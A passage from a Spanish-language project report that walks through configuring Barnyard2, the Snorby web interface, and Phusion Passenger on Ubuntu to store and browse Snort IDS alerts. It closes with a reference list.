Con esto, hemos copiado el fichero de configuración barnyard2.conf a la ruta de Snort, seguidamente se ha creado la ruta de log de Barnyard2, aunque realmente nunca será utilizado pero es necesario para que la aplicación no de errores.

El siguiente paso es crear la base de datos para que la aplicación pueda almacenar las alertas, así como un usuario con acceso a dicha BD para ser utilizado por Snort, por tanto la ejecución de comandos debe ser la siguiente:

#mysql -u root -pmsnids
mysql> create database snort;
mysql> use snort;
mysql> source /home/mvalenciaz/snort_src/barnyard2-2-1.14-336/schemas/create_mysql
mysql> CREATE USER 'snort'@'localhost' IDENTIFIED BY 'MYSQLSNORTPASSWORD';
mysql> grant create, insert, select, delete, update on snort.* to 'snort'@'localhost';
mysql> exit

En este punto la BD ya esta creada con sus correspondiente tablas que hemos cargado del archivo "create_mysql" que acompaña a Barnyard2, es el momento de editar el archivo de configuración de esta aplicación:

#sudo vi /etc/snort/barnyard2.conf

Incluimos al final del fichero la siguiente linea que configura la BD que hemos creado:

output database: log, mysql, user=snort password=MYSQLSNORTPASSWORD dbname=snort host=localhost

En la guía se aconseja cambiar los permisos del fichero de configuración para que no pueda ser leído por otros usuarios, porque como el acceso a la BD (usuario y clave) se encuentra en texto plano se trata de un punto inseguro. Actualmente el fichero cuenta con los permisos:

#ls -l /etc/snort/barnyard2.conf
-rw-r--r-- 1 snort snort 11621 may 7 10:54 barnyard2.conf
#sudo chmod o-r barnyard2.conf
#ls -l /etc/snort/barnyard2.conf
-rw-r----- 1 snort snort 11621 may 7 10:54 barnyard2.conf

Ahora Barnyard2 ya esta configurado para funcionar con Snort. Recordamos que habíamos usado Upstart para levantar Snort como un demonio, es decir que tenemos un script que nos permite pararlo y arrancarlo de la siguiente forma:

#sudo stop snort-service
#sudo start snort-service

Para comprobar el correcto funcionamiento de Barnyard2 y Snort lo que haremos será lanzar un nmap hacia la servidor Web lo que debe provocar una alerta y que se genere en el directorio de alertas un nuevo fichero con el patrón: "snort.u2.nnnnnnnnnn", de hecho ese fichero ya existe cuando hemos arrancado de nuevo Snort, pero se encuentra vacío por el momento:

#nmap -sV 192.168.1.140 -p 80
#ll /var/log/snort/
..
-rw------- 1 snort snort 5275 may 7 11:24 snort.u2.1462612491

Por tanto Barnyard2 esta funcionando correctamente y como ultimo paso vamos a activar los siguientes parámetros para que la aplicación almacene las alertas en la BD.

- -c /etc/snort/barnyard2.conf. Permite indicar el archivo de configuración.
- -d /var/log/snort. Especifica la localización de la carpeta de log de Snort.
- -f snort.u2. Para indicar el nombre del fichero de log que debe buscar Barnyard2.
- -w /var/log/snort/barnyard2.waldo. Determina que se arranque en modo continuo y la ubicación del fichero de chequeo (marcador).
- -u snort. Especifica el usuario que ha de usarse para arrancar Barnyard2.
- -g snort. Especifica el grupo que ha de usarse para arrancar Barnyard2.

Nota: El fichero de chequeo: barnyard2.waldo se utiliza para empezar a procesar a partir del fichero con "timestamp" que le indiquemos.

Por tanto arrancamos Barnyard2 de la siguiente forma:

#sudo barnyard2 -c /etc/snort/barnyard2.conf -d /var/log/snort -f snort.u2 -w /var/log/snort/barnyard2.waldo \ -g snort -u snort

Entre los mensajes que expone la ejecución de Barnyard2 comprobamos que lee el fichero de log que hemos creado anteriormente y encuentra las alertas que provocamos y termina con la frase: "Waiting for new data". Para verificar que ha funcionado correctamente vamos a comprobar la BD:

```
#mysql -u root -pmsnids
mysql> use snort;
mysql> select count(*) from event;
+-----------+
| count(*) |
+-----------+
|          4 |
+-----------+
mysql> 1 row in set (0.00 sec)
mysql> exit
```

Como esta funcionando correctamente, el último paso será crear un script de arranque de este servicio, al igual que hicimos con Snort. Para ello creamos el archivo: /etc/init/barnyard2-service.conf, que contendrá lo siguiente:

```
description "barnyard2 service"
stop on runlevel [!2345]
start on runlevel [2345]
script
        exec /usr/local/bin/barnyard2 -c /etc/snort/barnyard2.conf -d /var/log/snort -f snort.u2 -w
/var/log/snort/barnyard2.waldo -g snort -u snort
end script
```

Configuramos los permisos del script y comprobamos su funcionamiento:

```
#sudo chmod +x /etc/init/barnyard2-service.conf
#sudo start barnyard2-service
```

11.4.2 Instalando Snorby

Ahora que Snort esta creando todas las alertas a un archivo con formato: Unified2 y la aplicación Barnyard2 las procesa y almacena en una base de datos MySQL, podemos instalar Snorby que nos ofrecerá una interfaz Web para buscar y gestionar estas alertas.

Prerrequisitos de la aplicación:

- imagemagick
- apache2
- libyaml-dev
- libxml2-dev
- libxslt-dev
- git
- ruby1.9.3

Por tanto para la realizar la instalación ejecutamos el siguiente comando:

```
#sudo apt-get install -y imagemagick apache2 libyaml-dev libxml2-dev libxslt-dev git ruby1.9.3
```

El siguiente paso es configurar el gestor de paquetes RubyGems[62], para evitar la instalación de la documentación cuando se instalen paquetes con este sistema:

```
#echo "gem: --no-rdoc --no-ri" > /home/mvalenciaz/.gemrc
#sudo sh -c "echo gem: --no-rdoc --ro-ri > /etc/gemrc"
```

Ahora ya podemos instalar las siguientes aplicaciones:

- wkhtmltopdf[63]. Aplicación para renderizar HTML a PDF y varios formatos de imagen

usando el motor de renderizado Qt WebKit.

- bundler[64]. Proporciona un entorno coherente para proyectos de Ruby mediante el seguimiento y la instalación de los paquetes (gemas) y las versiones exactas que se necesitan.
- rails[65]. Framework de desarrollo para Ruby on rails.
- rake[66]. Permite la construcción de aplicaciones desarrolladas en Ruby on rails al estilo del comando make de linux.

Ejecutamos:

#sudo gem install wkhtmltopdf
#sudo gem install bundler
#sudo gem install rails
#sudo gem install rake --version=0.9.2

El siguiente paso es descargar Snorby y ponerlo en la ubicación del servidor Web, que en los pasos anteriores hemos instalado (Apache Web Server). Así pues, ejecutamos:

#cd /home/mvalenciaz/snort_src
#wget https://github.com/Snorby/snorby/archive/v2.6.2.tar.gz -O snorby-2.6.2.tar.gz
#tar xvfz snorby-2.6.2.tar.gz
#sudo cp -r snorby-2.6.2/ /var/www/html/snorby/

Ahora debemos instalar todos las dependencias de Snorby mediante la aplicación Bundler, para ello ejecutamos lo siguiente:

#cd /var/www/html/snorby
#sudo bundle install

Snorby utiliza el fichero database.yml[67] para configurar la conexión a la base de datos, por tanto incluiremos en él los datos de usuario y clave administrador de la BD para que Snorby pueda crear su propia BD.

Tomamos como ejemplo el fichero database.yml.example que acompaña a Snorby para crear el nuestro propio fichero de configuración, por ello hacemos lo siguiente:

#sudo cp /var/www/html/snorby/config/database.yml.example
/var/www/html/snorby/config/database.yml
#sudo vi /var/www/html/snorby/config/database.yml

Ahora creamos el archivo de configuración de Snorby, partiendo del existente que viene como ejemplo y lo actualizamos para que apunte a la versión correcta de wkhtmltopdf (usamos sed para realizar este cambio):

#sudo cp /var/www/html/snorby/config/snorby_config.yml.example
/var/www/html/snorby/config/snorby_config.yml
**#sudo sed -i s/"\/usr\/local\/bin\/wkhtmltopdf"/"\/usr\/bin\/wkhtmltopdf"/g **
/var/www/html/snorby/config/snorby_config.yml

En este punto volvemos a usar la aplicación Bundler para descargar las dependencias necesarias y construir la BD para Snorby.

#cd /var/www/html/snorby
#sudo bundle exec rake snorby:setup

Una vez creada la BD, crearemos un nuevo usuario para la misma con el objeto de evitar que Snorby utilice el usuario administrado de la base de datos. Para ello realizamos los siguientes pasos:

$ mysql -u root -pmsnids
myslq> create user 'snorby'@'localhost' IDENTIFIED BY 'mspsswdsnorby';
myslq> grant all privileges on snorby.* to 'snorby'@'localhost' with grant option;
myslq> flush privileges;
myslq> exit

Ahora ya podemos volver a editar el archivo database.yml para que Snorby utilice el usuario definitivo para el acceso a su base de datos. El fichero debe quedar:

```
snorby: &snorby
        adapter: mysql
        username: snorby
        password: "mspsswdsnorby" # Example: password: "s3cr3tsauce"
        host: localhost
...
```

Para comprobar que Snorby funciona correctamente lo arrancamos de la siguiente forma:

#cd /var/www/html/snorby
#sudo bundle exec rails server -e production
Jammit Warning: Asset compression disabled -- Java unavailable.
Not time_zone specified in snorby_config.yml; detected time_zone: Europe/Madrid
=> Booting WEBrick
=> Rails 3.1.12 application strating in production on http://0.0.0.0:3000
=> Call with -d to detach
=> Ctrl-C to shutdown server

Al hacerlo Snorby arranca en el puerto 3000, por tanto podremos comprobar su funcionamiento accediendo a la siguiente dirección Web en la propia maquina: http://localhost:3000



Ilustración 30

11.4.3 Instalando Phusion Passenger.

Esta aplicación[68] es un servidor Web y servidor de aplicaciones con soporte para Ruby, Python y Node.js. Esta diseñado para integrarse en los servidores Apache HTTP y Nginx, aunque también dispone de la posibilidad de funcionar de forma independiente.

Nosotros lo usaremos para integrar Snorby en el servidor Apache HTTP que instalamos en los pasos previos, pero como primer paso instalaremos los prerrequisitos de esta aplicación que son:

- libcurl4-openssl-dev[69]. Libreria para la gestión de urls
- apache2-threaded-dev. Cabeceras para desarrollos en servidor Apache
- libaprutil1-dev.
- libapr1-dev.

#sudo apt-get install -y libcurl4-openssl-dev apache2-threaded-dev libaprutil1-dev libapr1-dev

A continuación, instalamos la aplicación de Phusion Passenger mediante el gestor de paquetes RubyGems. En la guía se indica que existe una versión para Ubuntu de esta aplicación pero que no funciona correctamente, no se hace ninguna indicación adicional, pero en el sitio Web oficial de la aplicación existen las instrucciones de su instalación bajo estas mismas condiciones sin reflejar problemas al respecto. En cualquier caso seguiremos los pasos indicados en la guía oficial de Snort:

#sudo gem install passenger
#sudo passenger-install-apache2-module

La ejecución del segundo comando inicia el asistente de instalación de Phusion Passenger:



Ilustración 31

Al pulsar Enter, la siguiente ventana muestra la lista de lenguajes (Ruby, Python, Node.js, Meteor), que podemos incluir. Por defecto se encuentran marcados: Ruby y Python, donde este último no nos interesa por lo que lo deseleccionamos.

En este punto el asistente empezará a compilar el software, y tras finalizar solicita modificar el archivo de configuración de Apache:



Ilustración 32

La versión actual de Apache utiliza archivos separados para configurar los módulos, por tanto tras salir del asistente (al pulsar dos veces Enter), debemos seguir los siguientes pasos:

Primero indicar al Apache el camino a la librería para cargar el modulo de Phusion Passenger[70]. Para ello creamos un nuevo fichero:

#sudo vi /etc/apache2/mods-available/passenger.load

Incluimos la siguiente línea:

LoadModule passenger_module /var/lib/gems/1.9.1/gems/passenger-5.0.28/buildout/apache2/mod_passenger.so

El segundo paso es crear el fichero de configuración del modulo de Phusion Passenger. Para ello creamos otro nuevo fichero:

#sudo vi /etc/apache2/mods-available/passenger.conf

Incluimos las siguientes dos líneas:

PassengerRoot /var/lib/gems/1.9.1/gems/passenger-5.0.28
PassengerDefaultRuby /usr/bin/ruby1.9.1

El tercer paso es activar el modulo de Phusion Passenger mediante la ejecución de los siguientes comandos:

#sudo a2enmod passenger
#sudo service apache2 restart

a2enmod[71] es un script que activa el módulo especificado en la configuración de apache2. Esto se hace mediante la creación de enlaces simbólicos dentro de la carpeta "/etc/apache2/mods-enabled".

El siguiente paso es verificar que el modulo ha sido cargado ejecutando el siguiente comando y comprobando que en la salida del mismo aparece el modulo Passenger:

#sudo apache2ctl -t -D DUMP_MODULES
....
passenger_module (shared)
....

Ahora crearemos el sitio Web para Snorby en el servidor Apache, para ello primero creamos el fichero de configuración "snorby.conf":

#sudo vi /etc/apache2/sites-availables/snorby.conf

donde incluiremos las siguientes líneas:

```
<virtualhost *:80>
    ServerAdmin mvalenciaz@uoc.edu
    ServerName snorby.mvalenciaz.com
    DocumentRoot /var/www/html/snorby/public
    <directory "/var/www/html/snorby/public">
        AllowOverride all
        Order deny,allow
        Allow from all
        Options -MultiViews
        </directory>
</virtualhost>
```

En este punto activamos el nuevo sitio Web, desactivando el antiguo y recargando el servidor Web Apache para que tome las nuevas configuraciones:

#cd /etc/apache2/sites-available
#sudo a2ensite snorby.conf
#sudo service apache2 reload
#cd /etc/apache2/sites-enabled
#sudo a2dissite 000-default
#sudo service apache2 reload

a2ensite[72] es un script que activa al sitio especificado (que contiene un bloque "virtualhost") dentro de la configuración apache2. Para ello, crear enlaces simbólicos en la carpeta "/etc/apache2/sites-enabled". Igualmente, a2dissite desactiva un sitio mediante la eliminación de los enlaces simbólicos.

Ahora tenemos que indicar a la aplicación Barnyard2 que las alertas de Snort se deben almacenar en otra BD, exactamente la que hemos creado para Snorby. Para ello editamos el archivo de configuración:

#sudo vi /etc/snort/barnyard2.conf

Y debemos añadir la siguiente línea:

output database: log, mysql, user=snorby password=mspsswdsnorby dbname=snorby host=localhost sensor_name=sensor1

También desactivamos la línea anterior que configuramos a la base de datos de Snort para comprobar el funcionamiento de Barnyard2. Por ultimo reiniciamos la aplicación:

#sudo stop barnyard2-service
#sudo start barnyard2-service

11.4.4 Demonio de mantenimiento de la BD de Snorby

La base de datos de Snorby necesita un mantenimiento de forma periódica y para ello crearemos un demonio Upstart. En primer lugar debemos crear el script de inicio:

#sudo vi /etc/init/snorby-worker.conf

donde incluiremos las siguientes líneas:

```
description "Snorby Delayed Job"
stop on runlevel [!2345]
start on runlevel [2345]
chdir /var/www/html/snorby

script
```

```
    exec /usr/bin/ruby script/delayed_job start
end script
```

El siguiente paso es hacer ejecutable el script, indicarle a Upstart que el script existe y verificarlo, para ello debemos ejecutar:

#sudo chmod +x /etc/init/snorby-worker.conf
#initctl list | grep snorby-worker

12 Referencias (Bibliografia)

1. Wikipedia. Snort. https://es.wikipedia.org/wiki/Snort
2. Wikipedia. Examen de penetración. https://es.wikipedia.org/wiki/Examen_de_penetración
3. Wikipedia. Sistema de detección de intrusos. https://es.wikipedia.org/wiki/Sistema_de_detección_de_intrusos
4. Wikipedia. Electronic data processing. https://en.wikipedia.org/wiki/Electronic_data_processing
5. SANS. What is a Intrusion Detection. https://www.sans.org/security-resources/idfaq/what-is-intrusion-detection/1/1
6. Red Hat Enterprise Linux 4: Manual de seguridad. IDS basados en red. http://web.mit.edu/rhel-doc/4/RH-DOCS/rhel-sg-es-4/s1-ids-net.html
7. SANS. How to place Intrusion Detection System sensor in redudant networks?. https://www.sans.org/security-resources/idfaq/how-to-place-intrusion-detection-system-sensor-in-redundant-networks/2/23
8. Smoothwall. Sitio Web oficial. http://www.smoothwall.org/
9. VirtualBox Manual. Bridged networking. https://www.virtualbox.org/manual/ch06.html#network_bridged
10. VirtualBox Manual. Internal networking. http://www.virtualbox.org/manual/ch06.html#network_internal
11. Snort. Documentos. https://www.snort.org/documents
12. DWVA. Damn Vulnerable Web Application. [en línea]. http://www.dvwa.co.uk/
13. Wikipedia. Damn Vulnerable Linux. https://en.wikipedia.org/wiki/Damn_Vulnerable_Linux
14. Smoothwall. Download. http://www.smoothwall.org/download
15. Snort. Download Rules. https://www.snort.org/downloads/#rule-downloads
16. bleedingsnort. BESSER INFORMIERT MIT BLEEDINGSNORT.COM. http://www.bleedingsnort.com/
17. Emerging Threats FAQ. What is the general intent of each ruleset category?. http://doc.emergingthreats.net/bin/view/Main/EmergingFAQ#What_is_the_general_intent_of_ea
18. Wikipedia. Ataque de denegación de servicio. https://es.wikipedia.org/wiki/Ataque_de_denegación_de_servicio
19. Hping. Sitio Web oficial. http://www.hping.org/
20. Wikipedia. Internet Group Management Protocol. https://es.wikipedia.org/wiki/Internet_Group_Management_Protocol
21. CIRT.net. Nikto 2. https://www.cirt.net/Nikto2
22. Wikipedia. Clickjacking. https://es.wikipedia.org/wiki/Clickjacking
23. Wikipedia. Cross-site scripting. https://es.wikipedia.org/wiki/Cross-site_scripting
24. INFOSEC. Vulnerability scanning with metasploit. http://resources.infosecinstitute.com/vulnerability-scanning-metasploit-part-ii/
25. NVD. CVE-2005-3398. https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2005-3398
26. Security Focus. BID-9506. http://www.securityfocus.com/bid/9506

27. WhiteHat Security. CROSS-SITE TRACING (XST). http://www.cgisecurity.com/whitehat-mirror/WH-WhitePaper_XST_ebook.pdf
28. Computer Security Student. Cross Site Scripting. http://www.computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWAv107/lesson9/
29. Offensive Security. MSFVenom. https://www.offensive-security.com/metasploit-unleashed/msfvenom/
30. Sourceforge. Analysis Console for Intrusion Databases. http://acidlab.sourceforge.net/
31. Sourceforge. BASE. https://sourceforge.net/projects/secureideas/
32. ADOdb. Database Abstraction Layer for PHP. http://adodb.org/dokuwiki/doku.php
33. OpenFPC. Sitio Web oficial. http://www.openfpc.org/
34. AlienVault. OSSIM. https://www.alienvault.com/products/ossim
35. NSMWiki. Sguil Faq. http://nsmwiki.org/Sguil_FAQ
36. Blog Snort. A comparison of 3 popular Snort GUIs. http://blog.snort.org/2011/10/comparison-of-3-popular-snort-guis.html
37. Electronic Research Group. IPv4 packet header. http://www.erg.abdn.ac.uk/users/gorry/course/inet-pages/ip-packet.html
38. Github. Bug: Functionality - Clicking on "View All Sessions" button gives no events. https://github.com/Snorby/snorby/issues/293
39. Github. Wiki Snorby: Database commands. https://github.com/Snorby/snorby/wiki/Database-commands
40. Github. GoldenEye. https://github.com/jseidl/GoldenEye
41. HOW-TO. Instalar Smoothwall en virtualbox. http://dazhowto.blogspot.com.es/2009/10/installing-smoothwall-in-virtualbox-vm.html
42. Snort. Snort 2.9.8.x on Ubuntu 12, 14, and 15. https://www.snort.org/documents/snort-2-9-8-x-on-ubuntu-12-lts-and-14-lts-and-15
43. Firnsy. Barnyard2. https://firnsy.com/projects
44. Cisco Blogs. Cisco Announces OpenAppID – the Next Open Source 'Game Changer' in Cybersecurity. http://blogs.cisco.com/security/cisco-announces-openappid-the-next-open-source-game-changer-in-cybersecurity
45. Snort Blog. Firing up OpenAppID. http://blog.snort.org/2014/03/firing-up-openappid.html
46. Wiki Wireshark. SnapLen. https://wiki.wireshark.org/SnapLen
47. Ubuntu manual. Ethtool. http://manpages.ubuntu.com/manpages/precise/man8/ethtool.8.html
48. Wikipedia. Pcap (interfaz). https://es.wikipedia.org/wiki/Pcap_(interfaz)
49. pcre.org. Perl Compatible Regular Expressions. http://www.pcre.org/
50. Sourceforge. Libdnet. http://libdnet.sourceforge.net/
51. Snort FAQ. Readme.daq. https://www.snort.org/faq/readme-daq
52. Snort manual. Packet Adquisition. http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node7.html
53. Snort manual. Packet Performance Monitoring (PPM) Capability. https://www.snort.org/faq/readme-ppm
54. Ubuntu manual. Saucy (8) ldconfig.8.gz. http://manpages.ubuntu.com/manpages/saucy/es/man8/ldconfig.8.html
55. Ubuntu. upstart. http://upstart.ubuntu.com/

56. upstart ubuntu. Cookbook. http://upstart.ubuntu.com/cookbook/
57. Fedora project. Indice público. http://archives.fedoraproject.org
58. Computer Security Student. How to Install DVWA in Fedora 14. https://computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWAv107/lesson1/index.html
59. Debian. Introducción SELinux. https://debian-handbook.info/browse/es-ES/stable/sect.selinux.html
60. Wikipedia. PEAR. https://es.wikipedia.org/wiki/PEAR
61. Snort FAQ. Unified2. https://www.snort.org/faq/readme-unified2
62. Wikipedia. RubyGems. https://es.wikipedia.org/wiki/RubyGems
63. WK<html>TOpdf. Sitio Web oficial. http://wkhtmltopdf.org/
64. Bundler. Sitio Web oficial. http://bundler.io/
65. RubyGems. Rails. https://rubygems.org/gems/rails/versions/4.2.6
66. RubyGems. Rake. https://rubygems.org/gems/rake/versions/11.1.2
67. Rubi in rails. database.yml rails. http://rubyinrails.com/2014/01/09/database-yml-rails/
68. Phusion Pasanger. Sitio Web oficial. https://www.phusionpassenger.com/
69. Debian. libcurl4-openssl-dev. https://packages.debian.org/sid/libcurl4-openssl-dev
70. Phusion Pasanger. Installing Passenger + Apache on Ubuntu 14.04 LTS (with APT). https://www.phusionpassenger.com/library/install/apache/install/oss/trusty/
71. Linux man pages online. a2enmod. http://man.he.net/man8/a2enmod
72. Ubuntu manuals. precise (8) a2ensite.8.gz. http://manpages.ubuntu.com/manpages/precise/man8/a2ensite.8.html